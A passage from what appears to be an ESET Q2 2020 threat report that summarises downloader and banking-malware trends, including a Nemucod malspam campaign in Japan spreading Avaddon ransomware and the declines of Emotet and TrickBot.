
Nemucod flooded Japan with malspam, downloading Avaddon ransomware as its payload.

In Q2 2020, the overall volume of downloader activity has slightly declined in comparison with the first three months of the year.


The most significant spike in Q2 was caused by the Nemucod downloader family at the beginning of June. The campaign targeted Japanese users, flooding them with thousands of malspam emails that contained a single emoticon in the body and a clickbait-style subject such as “Look at this photo!” or “Is this your photo?”. Attached to the message was a malicious JS file, packed in a ZIP archive (using a “triple extension”), which downloaded the final payload – a newcomer on the Ransomware-as-a-Service scene known as Avaddon.

This Nemucod activity brings back memories of a very similar attack detected in Japan in January 2019. That campaign, dubbed Love you [53], used emoticons in the body of the email message and used the same technique, but tried to spread the GandCrab ransomware.

The most prevalent family in the top 10 ranking – VBA/TrojanDownloader.Agent – retained its number one ranking from Q1. The volume of its activity, however, has been scaled back from 46% in the previous quarter to 36% of all downloader detections in Q2.



Downloader detection trend in Q1 2020-Q2 2020, seven-day moving average



Proportion of downloader detections per detection type in Q2 2020

The Emotet family has dialed back its actions even more than UBA/TrojanDownloader.Agent and it seems it entered another hibernation phase, similar to those observed in mid 2019 [54] and after the Christmas 2019 break [55].

The most common detection type among downloaders in Q2 2020 was Visual Basic for Applications (VBA), which shows that macros in Office files are currently the most frequently used downloader carriers. The second go-to are Office files (DOC) with trojanized objects, followed by JavaScript (JS) and portable executables (Win).

The popularity of Office files among cybercriminals is linked to their legitimate use in day-to-day operations, which makes them virtually impossible to ban and difficult to filter. Compared to that, scripts and executables are a known risk, especially when sent via email, which has led to many restrictions and complicates their distribution.

Juraj Jánošík, Head of Automated Threat Detection and Machine Learning


Banking malware

JS/Spy.Banker rocked the banking malware category, targeting mostly users in the United States.


Apart from minor upward fluctuations at the beginning of April 2020, the banking malware scene saw steady numbers in Q2.

As in Q1, the most prevalent family remained JS/Spy.Banker. This detection covers an array of malicious scripts designed to steal victims' credit card details and other personal information. Different variants of this code – usually infiltrated into legitimate sites – accounted for almost two thirds of all ESET's banking malware detections in Q2. Half of all JS/Spy.Banker hits were observed in just three countries: the United States (28.6%), Brazil (11.3%) and France (10.1%).

Q2 also saw two *DanaBot* [56] campaigns – one in Poland and one in Italy – which boosted the malware's ranking in the top 10. However, ESET researchers noticed that cybercrooks have been increasingly leveraging DanaBot's downloader functionality, mostly abandoning the features intended for stealing banking credentials. A possible cause for this shift is the 2019 introduction of mandatory two-factor authentication for all internet payments in the EU, which significantly shrank DanaBot's former "playing field", driving its operators to look for other revenue streams.



Banking malware detection trend in Q1 2020-Q2 2020, seven-day moving average



Top 10 banking malware families in Q2 2020 (% of banking malware detections)



ESET also detected a significant decline in TrickBot's activity. In Q2 it ranked eighth (2.2%) in the top 10, descending from third position (10%) in Q1 2020. TrickBot's last notable campaign was detected at the beginning of April 2020. This was followed by an abrupt decline with only minor signs of recovery towards the end of June 2020.

In Q2 2020, we've only seen one new TrickBot module – a generic fileless downloader – but not much else. We do not know the exact reasons for TrickBot's sudden silence, but possible explanations include a development break or longer inactivity of Emotet downloader, which has typically spread TrickBot as one of its payloads.

Jakub Tomanek, ESET Malware Analyst

In Q2 2020, ESET researchers published a detailed analysis of *Grandoreiro* [57], a Delphi-written banking trojan targeting Brazil, Mexico, Spain and Peru. Although Grandoreiro is primarily distributed through spam, researchers observed a shift to COVID-19 related scams, with the trojan purporting to be a video providing information about the coronavirus.

